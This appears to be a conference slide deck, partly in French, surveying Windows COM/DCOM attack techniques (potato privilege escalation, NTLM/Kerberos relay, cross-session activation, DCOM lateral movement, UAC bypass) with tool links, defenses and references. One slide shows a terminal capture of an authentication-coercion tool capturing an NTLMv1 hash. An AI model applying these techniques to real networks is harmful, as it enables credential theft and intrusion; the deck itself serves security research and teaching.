- BILH Secure Service Provider


October 22 Patch Not Installed

10:27 PM · 21 oct. 2022



**Potato.exe**

*NT AUTHORITY\INTERACTIVE*



# Remote Potatoes



## Windows is and always will be a Potatoland

This blog post will dive into the world of some of the recently published potato techniques that can lead to more serious risks than "just" local Privilege Escalation.

Aktuelles → r-tec Blog | Windows is and always will be a Potatoland

May 7th 2025 Author: Nico Viakowski

### Introduction

2025 will somehow be the 10th anniversary of the MS15-076, which can pretty much be seen as the starting point of what I will refer to as the "Potatoland Windows".

From a penetration tester's point of view, the technique behind this vulnerability is

- 1. What is DCOM? ↓
- 2. What is it for? ↓
- 3. How does it actually work? ↓



<https://www.r-tec.net/r-tec-blog-windows-is-and-always-will-be-a-potatoland.html>



Attack Name	Authentication Type	Attack vector	COM/DCOM Abuse	Impact	Prerequisites
<b>ADCSCoercePotato</b>	NTLM	Remote	<ul style="list-style-type: none"> <li>▶ Remote NTLM Relay</li> <li>▶ Relays NTLM authentication to ADCS</li> </ul>	<ul style="list-style-type: none"> <li>▶ ESC8 Exploitation alternative</li> </ul>	<ul style="list-style-type: none"> <li>▶ Low privileged user access to target machine</li> <li>▶ ESC8 Prerequisites</li> <li>▶ Linux system in the network or reverse socks for OXID resolving</li> </ul>
<b>Potato.py</b>	NTLM	Remote	<ul style="list-style-type: none"> <li>▶ Remote NTLM Relay</li> <li>▶ Relays NTLM authentication to ADCS</li> </ul>	<ul style="list-style-type: none"> <li>▶ ESC8 Exploitation alternative</li> </ul>	<ul style="list-style-type: none"> <li>▶ Linux system in the network or reverse socks</li> <li>▶ ESC8 Prerequisites</li> </ul>
<b>RemotePotato0</b>	NTLM	Local	<ul style="list-style-type: none"> <li>▶ Triggers NTLM authentication from other Sessions</li> </ul>	<ul style="list-style-type: none"> <li>▶ Credential Theft (Hash Cracking)</li> <li>▶ SMB Relaying</li> </ul>	<ul style="list-style-type: none"> <li>▶ Interactive authentication &amp; a privileged user Session</li> <li>▶ Linux system in the network or reverse socks for OXID resolving</li> </ul>
<b>KrbRelay</b>	NTLM/ Kerberos	Local	<ul style="list-style-type: none"> <li>▶ Triggers/Relays NTLM/Kerberos authentication</li> </ul>	<ul style="list-style-type: none"> <li>▶ Credential Theft (Hash Cracking)</li> <li>▶ SMB Relaying</li> </ul>	<ul style="list-style-type: none"> <li>▶ Interactive authentication &amp; a privileged user Session</li> </ul>
<b>RemoteKrbRelay</b>	Kerberos	Local/ Remote	<ul style="list-style-type: none"> <li>▶ Local/Remote Kerberos Authentication Trigger &amp; Relay</li> </ul>	<ul style="list-style-type: none"> <li>▶ ESC8 Exploitation alternative via Kerberos</li> <li>▶ SMB Relaying</li> </ul>	<ul style="list-style-type: none"> <li>▶ Kerberos authentication enabled</li> <li>▶ ESC8 Prerequisites</li> </ul>



# Quelques mesures défensives

- > Mises à jour
- > Signature HTTP/SMB/LDAP systématique
- > Désactiver NTLM ?
- > IDS / IPS / EDR



# Impersonation


# Activation cross-session



8cec58ae-07a1-11d9-b15e-00...	
CLSID	Supported Interfaces
AppID	Type Library
Name:	AP Client HxHelpPaneServer Class
AppID:	8CEC58AE-07A1-11D9-B15E-000D56BFE6EE
Run As:	Interactive User
Service:	N/A
Flags:	None
Launch Permission:	<a href="#">View</a>
Access Permission:	<a href="#">View</a>
O:BAG:BAD:(A;;CCDC;;;IU)(A;;CCDCLC;;;PS)(A;;CCDC;;;SY)	
Dll Surrogate:	N/A



# Impersonation locale



**IHxHelpPaneServer**

CICADA8 Follow 7 min read · Jul 15, 2024

107 Q

W P U ...

The image shows a stylized illustration of a human skull with mechanical components like pipes and valves attached to it, set against a dark background with red liquid splatters.

<https://cicada-8.medium.com/process-injection-is-dead-long-live-ihxhelppaneserver-af8f20431b5d>



# Mouvement latéral + Impersonation

S3cur3Th1sSh1t  
@ShitSecure

After today's talk at #TROOPERS25 I'm releasing BitlockMove, a PoC to execute code on remote systems in the context of a loggedon user session 🔥

[github.com/rtecCyberSec/B...](https://github.com/rtecCyberSec/B...)

No need to steal credentials, no impersonation, no injection needed 🌟

[Traduire le post](#)

**rtecCyberSec/  
BitlockMove**

Lateral Movement via Bitlocker DCOM interfaces & COM Hijacking

**rtec**  
cyber security  
an **acomplia** company

7:03 PM · 26 juin 2025 · 18,4 k vues

[https://github.com/S3cur3Th1sSh1t/Creds/blob/master/Talks/Revisiting\\_Cross\\_Session\\_Activation\\_Troopers\\_2025.pdf](https://github.com/S3cur3Th1sSh1t/Creds/blob/master/Talks/Revisiting_Cross_Session_Activation_Troopers_2025.pdf)



# Mouvement latéral + Impersonation

## BitlockMove

Lateral Movement via Bitlocker DCOM & COM Hijacking.

This Proof of Concept (PoC) for Lateral Movement abuses the fact, that some COM Classes configured as `INTERACTIVE USER` will spawn a process in the context of the currently logged on users session.

If those processes are also vulnerable to COM Hijacking, we can configure a COM Hijack via the remote registry, drop a malicious DLL via SMB and trigger loading/execution of this DLL via DCOM.

<https://github.com/rtecCyberSec/BitlockMove>



# Mouvement latéral + Impersonation



 **Julien Bedel** @d3lb3 · 3h

Have you tried to hijack COM through DLL sideload too? It could be interesting to look for .exe servers (best if outside of System32 imo) which are running as the interactive user and could be abused without even having to touch the registry!

1 reply · 1 retweet · 3 likes · 158 views · ...

 **S3cur3Th1sSh1t** @ShitSecure · 2h

No I did not. But the chance of finding this is much smaller than a working COM Hijack. Indeed this would be even more OPsec safe.

1 reply · 1 retweet · 1 like · 114 views · ...



# Mouvement latéral + Impersonation



 **Julien Bedel** @d3lb3\_ · 2h  
That's for sure.. but a single "vulnerable" class could do the trick! I'll play with [github.com/CICADA8-Resear...](https://github.com/CICADA8-Research) see if I can find one 😊

1 71

 **SAERXCIT** @saerxcit · 2h  
I have looked for that some time ago. It does work, but it's kind of awkward, with the CLSID I found it requires dropping a DLL in Program Files. Haven't had the need to use it in real conditions yet so 🤷

1 27



# Mouvement latéral + Impersonation



Almond OffSec  
@AlmondOffSec

5:07 PM · 27 juin 2025 · 2 814 vues

Following [@ShitSecure](#)'s TROOPERS talk and release of BitlockMove, we're releasing our internal DCOMRunAs PoC made by [@SAERXCIT](#) last year.

It uses a similar technique with a few differences, such as DLL hijacking to avoid registry modification.

[github.com/AlmondOffSec/D...](https://github.com/AlmondOffSec/DCOMRunAs)

<https://github.com/AlmondOffSec/DCOMRunAs>





Ce dont on n'a pas parlé

# La recherche de vulnérabilités



## Creation and effects [edit]

According to court papers, the original Blaster was created after security researchers from the Chinese group Xfocus [reverse engineered](#) the original Microsoft patch that allowed for execution of the attack.<sup>[4]</sup>

The worm spreads by exploiting a [buffer overflow](#) discovered by the Polish security research group Last Stage of Delirium<sup>[5]</sup> in the [DCOM RPC](#) service on the affected operating systems, for which a patch had been released one month earlier in MS03-026<sup>[6]</sup> (CVE-2003-0352) and later in MS03-039.<sup>[7]</sup> This allowed the worm to spread without users opening attachments simply by spamming itself to large numbers of random IP addresses. Four versions have been detected in the wild.<sup>[8]</sup> These are the most well-known exploits of the original flaw in RPC, but there were in fact another 12 different vulnerabilities that did not see as much media attention.<sup>[9]</sup>

<https://fr.wikipedia.org/wiki/Blaster>



# La recherche de vulnérabilités



The screenshot shows a presentation slide from Black Hat Europe 2024. The slide has a dark background with a geometric, glowing polygonal pattern. At the top left is the Black Hat Europe 2024 logo. The main title is "Enhancing Automatic Vulnerability Discovery for Windows RPC/COM in New Ways". Below the title, it says "Speakers:" followed by three names: R4nger @ Cyber-Kunlun, Fangming Gu @ institute of information and engineering, and Dr. Zhiniang Peng @ HUST & Cyber-Kunlun. At the bottom right of the slide is the text "#BHEU @BlackHatEvents". A small video player window in the bottom right corner shows a man speaking at a podium, which also displays the Black Hat Europe 2024 logo. Below the slide, a caption reads "Enhancing Automatic Vulnerability Discovery for Windows RPC/COM in New Ways".

<https://www.youtube.com/watch?v=VQiQuLo0v58>



# La recherche de vulnérabilités



## COMRACE: Detecting Data Race Vulnerabilities in COM Objects



Fangming Gu<sup>1,2</sup>, Qingli Guo<sup>1,2</sup>, Lian Li<sup>3,4</sup>, Zhiniang Peng<sup>5,6</sup>,  
Wei Lin<sup>1,2</sup>, Xiaobo Yang<sup>1,2</sup>, Xiaorui Gong<sup>1,2</sup>

<sup>1</sup>Institute of Information Engineering, Chinese Academy of Sciences

<sup>2</sup>School of Cyber Security, UCAS

<sup>3</sup>Institute of Computing Technology, Chinese Academy of Sciences

<sup>4</sup>School of Computer Science and Technology, UCAS

<sup>5</sup>Sangfor Technologies Inc

<sup>6</sup>Shenzhen Institutes of Advanced Technology, Chinese Academy of Sciences

USENIX Security 2022

激活 Windows  
转到“设置”以激活 Windows。

USENIX Security '22 - COMRace: Detecting Data Race Vulnerabilities in COM Objects

<https://www.youtube.com/watch?v=9bBh2YEqVMA>



# La recherche de vulnérabilités



A video player interface showing a presentation slide. The slide has a white background with a dark grey sidebar on the left. The title 'Detecting Union Type Confusion in Component Object Model' is centered in large, bold, black font. Below the title, the authors' names are listed: Yuxing Zhang<sup>1</sup>, Xiaogang Zhu<sup>2</sup>, Daojing He<sup>1,3</sup>, Minhui Xue<sup>4</sup>, Shouling Ji<sup>5</sup>, Mohammad Sayad Haghghi<sup>2</sup>, Sheng Wen<sup>2</sup>, and Zhiniang Peng<sup>6</sup>. At the bottom of the slide, there is a note: <sup>1</sup>East China Normal University, <sup>2</sup>Swinburne University of Technology, <sup>3</sup>Harbin Institute of Technology, Shenzhen, <sup>4</sup>CSIRO's Data61, <sup>5</sup>Zhejiang University, <sup>6</sup>Sangfor Technologies Inc. In the top right corner of the video player, there is a small video frame showing a person with headphones. To the right of the video player, there is a vertical text overlay: '32ND USENIX SECURITY SYMPOSIUM'. At the bottom right of the video player, the USENIX logo is displayed with the text 'THE ADVANCED COMPUTING SYSTEMS ASSOCIATION'.

USENIX Security '23 - Detecting Union Type Confusion in Component Object Model

[https://www.youtube.com/watch?v=U43ZBhV6d\\_I](https://www.youtube.com/watch?v=U43ZBhV6d_I)



# Faire pousser ses propres patates



Screenshot of a GitHub repository page for `CICADA8-Research / COMThanasia`. The repository is public and has 1 branch and 0 tags. The main branch has 28 commits by user `MzHmO`, mostly涉及删除垃圾文件和更新 README。右侧栏显示了关于、发布、包和语言使用情况。

**About**  
A set of programs for analyzing common vulnerabilities in COM

**Code**  
Readme  
Activity  
Custom properties  
215 stars  
3 watching  
37 forks  
Report repository

**Releases**  
No releases published

**Packages**  
No packages published

**Languages**  
C++ 77.5% C# 22.5%

**Code**  
main 1 Branch 0 Tags Go to file

**Commits**

Author	Message	Date
MzHmO	Update README.md	9 months ago
	Remove some garbage	9 months ago
	Remove some garbage	9 months ago
	Small Updates	9 months ago
	Remove some garbage	9 months ago
	Remove some garbage	9 months ago
	Small Updates	9 months ago
	Update README.md	9 months ago

**README**

## COMThanasia

### TL;DR

With this tool, you will be able to detect:

- Incorrect access control to a COM object (`LaunchPermission`, `AccessPermission`) - LPE through abusable COM methods, DCOM Authentication relaying. That's `PermissionHunter`.
- Incorrect registry rights to a COM object - LPE through COM Hijacking. That's `ComDiver`.

<https://github.com/CICADA8-Research/COMThanasia>



# UAC Bypass

15 MAY 2023 · SAMIR BOUSSEADEN

## Exploring Windows UAC Bypasses: Techniques and Detection Strategies

In this research article, we will take a look at a collection of UAC bypasses, investigate some of the key primitives they depend on, and explore detection opportunities.

⌚ 21 min read ⚡ Security operations, Detection science



<https://www.elastic.co/security-labs/exploring-windows-uac-bypasses-techniques-and-detection-strategies>



# Coerce



```
(venv)-(root@winbeef25)-[/]
└# python3 RemoteMonologue.py galaxy/administrator:'[REDACTED]'@SERVER01 -auth-to 172.22.164.58 -downgrade

REMOTE MONOLOGUE

v1.0.0 - @AndrewOliveau

[*] Targeting ServerDataCollectorSet COM object
[*] Setting RunAs value to Interactive User
[*] Running NetNTLMv1 downgrade attack
[+] Coerced SMB authentication!                                SERVER01


(venv)-(root@winbeef25)-[/]
└# [REDACTED]
[REDACTED]                                         root@winbeef25: /opt 156x14

[SMB] NTLMv1-SSP Client   : 172.22.175.222
[SMB] NTLMv1-SSP Username : GALAXY\yoda
[SMB] NTLMv1-SSP Hash     : yoda::GALAXY:
```

<https://github.com/3lp4tr0n/RemoteMonologue>



# Conclusion



# Remerciements

- > Hackerz Voice (@asso\_hzv)
- > Orange Cyberdefense (@OrangeCyberdef)



# Références

# Beaucoup de ressources..

<https://mohamed-fakroud.gitbook.io/red-teamings-dojo/windows-internals/playing-around-com-objects-part-1>

<https://www.221bluestreet.com/offensive-security/windows-components-object-model/demystifying-windows-component-object-model.com>

<https://medium.com/@jasecamsadi/dissecting-com-objects-9b1ea3f18964>

<https://www.youtube.com/watch?v=VNQgAYBKf4>

<https://attack.mitre.org/techniques/T1559/001/>

<https://www.youtube.com/watch?v=93MmDySauok>

<https://fr.slideshare.net/slideshow/com-hijacking-techniques-derbycon-2019/169871173>

**Creating COM objects :**

<https://github.com/microsoft/Windows-classic-samples/tree/main/Samples/Win7Samples/com>

<https://medium.com/@jasecamsadi/dissecting-com-objects-9b1ea3f18964>

<https://whoisburiedhere.wordpress.com/2011/07/12/creating-a-com-object-from-scratch-with-c/>

**COM execution :**

<https://cloud.google.com/blog/topics/threat-intelligence/hunting-com-objects?hl=en>

**COM hijack :**

- Références : nouvel article SpecterHops + super conférence + windows archeology + cicada + demystifyinh => coller quelque part (à la fin?)

TAB Elias

<https://pentestlab.blog/2020/05/20/persistence-com-hijacking>

<https://www.221bluestreet.com/offensive-security/windows-components-object-model/com-hijacking-t1546.015>

<https://cicada-8.medium.com/hijack-the-type-lib-new-com-persistence-technique-32ae1d284661>

<https://bohogs.com/2018/06/28/abusing-com-registry-structure-clsid-localserver32-inprocserver32/>

<https://bohogs.com/2018/08/18/abusing-the-com-regstrv-structure-part-2-loading-techniques-for-evasion-and-persistence/>

<https://dajam-and-attack.com/2019/08/29/proxyng-com-for-stable-hijacks/>

<https://fr.slideshare.net/slideshow/com-hijacking-techniques-derbycon-2019/169871173https://bohogs.com/2018/08/18/abusing-the-com-registry-structure-part-2-loading-techniques-for-evasion-and-persistence/>

<https://bohogs.com/2018/04/28/abusing-dcom-for-yet-another-lateral-movement-technique/> => missing

SpecterOps COM hijack => schémas?

**Lateral movement / DCOM :**

Doc : <https://wirexsystems.com/resource/protocols/dcom>

Liste des techniques

- Original MMC : <https://enigma0x3.net/2017/01/05/lateral-movement-using-the mmc20-application-com-object/>
- Other objects lacking permissions : <https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/>
- Excel application RegisterXLL : <https://gist.github.com/ryhanson/227229866af52e2d963cf941af135a52> + <https://medium.com/ryhanson/dll-execution-via-excel-application-registerxll-method-d03361a95fc>
- Excel application : <https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/>
- Outlook createobject + shell.application : <https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnet-giscrt/>
- Excel again : <https://www.mdsec.co.uk/2020/09/1-like-to-move-it-windows-lateral-movement-part-2-dcom/> + <https://www.cybereason.com/blog/excel4.0-macros-now-with-twice-the-bits>
- URL : <https://bohogs.com/2018/03/17/abusing-exported-functions-and-exposed-dcom-interfaces-for-pass-thru-command-execution-and-lateral-movement/>
- Excel DDE : <https://www.cybereason.com/blog/leveraging-dde-for-lateral-movement-via-dcom>
- Outflank 4.0 excel stan
- Word VLL Add-in : <https://www.cybereason.com/blog/dcom-lateral-movement-techniques>
- Visio ExecuteLine : <https://www.cybereason.com/blog/dcom-lateral-movement-techniques>
- Office Fileless Macro Execution : <https://www.cybereason.com/blog/dcom-lateral-movement-techniques>
- Visio addon : <https://www.cybereason.com/blog/dcom-lateral-movement-techniques>
- Upload & Execute : <https://www.deepinstinct.com/blog/forget-osexec-dcom-upload-execute-backdoor>

## Recherche de vulnérabilités

- <https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Exploiting-Windows-COMWinRT-Services.pdf>
- <https://www.youtube.com/watch?v=SUo5HVnOzpM>
- <https://support.microsoft.com/en-us/topic/kb5004442-manage-changes-for-windows-dcom-server-security-feature-bypass-cve-2021-26414-f141c141-43d2-941e-37ed901c769c>
- <https://www.usenix.org/system/files/sec22-gu-fangming.pdf>
- <https://googleprojectzero.blogspot.com/2016/01/raising-dead.html>
- MSBlast worm - MS03-026
- <https://www.usenix.org/system/files/sec22-gu-fangming.pdf>
- <https://www.akamai.com/blog/security-research/2024-december-windows-ui-automation-attack-technique-evades-edr>
- <https://www.lrq4.com/en/cyber-labs/com-and-the-powerthief/>

## Research setup

- <https://www.youtube.com/watch?v=DzIkehasir4>
- <https://github.com/CICADA8-Research/COMThanasia?tab=readme-ov-file>
- Cicada

## Defense

- [https://www.youtube.com/watch?v=tiiAa\\_0vxaw](https://www.youtube.com/watch?v=tiiAa_0vxaw)
- <https://learn.microsoft.com/en-us/windows/win32/com/setting-processwide-security-through-the-registry?redirectedfrom=MSDN>
- [https://www.youtube.com/watch?v=hz\\_YPlMeBMl](https://www.youtube.com/watch?v=hz_YPlMeBMl)
- <https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2>
- <https://medium.com/falconforce/falconfriday-dcom-scm-lateral-movement-0xffff05-e74b69f91a7a>
- <https://www.it-connect.fr/a-partir-de-mars-2023-microsoft-va-durcir-la-configuration-dcom-sur-windows>
- <https://mahmoud-shaker.gitbook.io/dfir-notes/distributed-component-object-model-dcom>
- moindre privilège / cloisonnement / tiering

## Aggrégat de ressources à dépiler

- <https://www.tiraniddo.dev/> + project zero (relay, etc voir ressources)
- dcoder + splinter
- [https://github.com/rmusser01/Infosec\\_Reference/blob/master/Draft/PrivEscPostExWin.md](https://github.com/rmusser01/Infosec_Reference/blob/master/Draft/PrivEscPostExWin.md)

## Autres

- <https://mohamed-fakroud.gitbook.io/red-teamings-dojo/abusing-idispatch-for-trapped-com-object-access-and-injecting-into-ppl-processes> ?
- <https://blog.exatrack.com/STUBborn/>



# Les principaux chercheurs

